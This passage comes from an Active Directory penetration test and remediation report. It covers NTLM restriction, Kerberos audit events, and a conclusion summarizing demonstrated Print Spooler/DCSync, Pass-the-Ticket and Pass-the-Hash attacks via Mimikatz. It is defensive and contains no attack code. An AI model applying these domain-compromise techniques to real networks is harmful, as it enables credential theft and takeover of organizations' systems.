
Ticket Granting Ticket (TGT)
Delegation ticket
Protected Storage service ticket
All tickets use AES-256 encryption.

This demonstrates that legitimate Kerberos delegation scenarios continue to function normally after restricting legacy NTLM authentication.



Windows Event Viewer confirms the successful generation of Security Event ID 4769 ("A Kerberos service ticket was requested") on DC1.cybertechsali.com.

This event is one of the primary security events recommended for continuous monitoring and SIEM integration, as it enables the detection of abnormal Kerberos service ticket usage, including potential Pass-the-Ticket attacks similar to those demonstrated earlier (Figures 100–101).



Windows Event Viewer also records Security Event ID 4768 ("A Kerberos authentication ticket (TGT) was requested").

The presence of both Events 4768 and 4769 confirms that the complete Kerberos authentication workflow (AS-REQ followed by TGS-REQ) is properly audited.

This logging capability provides an essential prerequisite for detecting future Kerberos ticket replay attacks and supports the monitoring recommendations presented later in the report.

9.9 Remediation Summary

Action	GPO Setting	Applied Value	Status
NTLM/LM Restriction	LAN Manager Authentication Level	Refuse LM, NTLMv2 only	✓ Applied
LM Hash Removal	Do not store LM hash values	Enabled	✓ Applied
Administrator Validation	klist	Valid TGT obtained	✓ Validated
sali-adm Validation	klist	6 Kerberos tickets	✓ Validated
SIEM Traceability	Events 4768/4769	Successfully logged	✓ Operational

The NTLM Pass-the-Hash attack vector has been successfully mitigated.

Before remediation:

- * NTLM Pass-the-Hash attack succeeded.
- * Administrative shell successfully obtained.

After remediation:

- * NTLM Pass-the-Hash authentication is rejected.
- * Authentication attempts fail as expected.

Conclusion

When this security assessment began in November 2025, the cybertechsali.com Active Directory domain exhibited a critically weak security posture. Independent assessment tools consistently converged on the same conclusion: the environment was highly exposed and vulnerable to complete domain compromise.

The assessment results clearly reflected this situation:

PingCastle: 55/100 (High Risk)

Purple Knight: 82% (Grade C), indicating significant security deficiencies

BloodHound: 25 Tier Zero assets identified as critical attack targets

Mimikatz: Successful extraction of domain credentials and authentication material in less than five minutes

These findings were not merely theoretical. The practical exploitation phase demonstrated that an attacker with local access to a domain-joined workstation could obtain Domain Administrator privileges without cracking a single password. This practical validation significantly increased the severity of the identified risks.

Critical Findings

The assessment identified five critical security findings, which ultimately converged into three primary attack vectors capable of leading to complete Active Directory compromise.

1. Print Spooler Vulnerability

The Print Spooler service was enabled on the Domain Controller.

Although commonly overlooked, this configuration represents a well-known and highly critical security weakness. It allows an attacker to coerce the Domain Controller into authenticating and subsequently perform a DCSync attack to replicate Active Directory secrets.

During the assessment, this attack chain demonstrated that privileged account credentials could be obtained within approximately two minutes, resulting in complete administrative control of the domain.

2. Kerberos Delegation Misconfiguration

Privileged administrative accounts were not configured as "Account is sensitive and cannot be delegated."

As a result, when a privileged administrator authenticated to a compromised system, Kerberos authentication tickets remained available in memory and could be extracted by an attacker.

The assessment successfully demonstrated this scenario by exporting and injecting a legitimate Kerberos ticket, allowing the complete impersonation of a Domain Administrator without knowledge of the user's password.

3. Legacy NTLM Authentication Still Enabled

Legacy NTLM and LAN Manager (LM) authentication protocols remained enabled throughout the domain.

This configuration allowed the successful extraction of an administrator's NTLM hash from LSASS memory, followed by a Pass-the-Hash attack that provided full administrative access in approximately 30 seconds.

Because Pass-the-Hash attacks replay authentication hashes directly rather than recovering plaintext passwords, password complexity alone cannot mitigate this threat while NTLM remains available.

Overall Security Assessment

The most significant observation is that these three attack paths coexisted simultaneously, providing multiple independent routes to complete domain compromise.

Consequently, mitigating only one attack vector would not have been sufficient. Even if one path were eliminated, the remaining vectors would still allow an attacker to obtain administrative control of the Active Directory environment.

This assessment therefore highlighted the need for a defense-in-depth approach, combining service hardening, privileged account protection, modern authentication protocols, and credential protection mechanisms to effectively eliminate the demonstrated attack chains.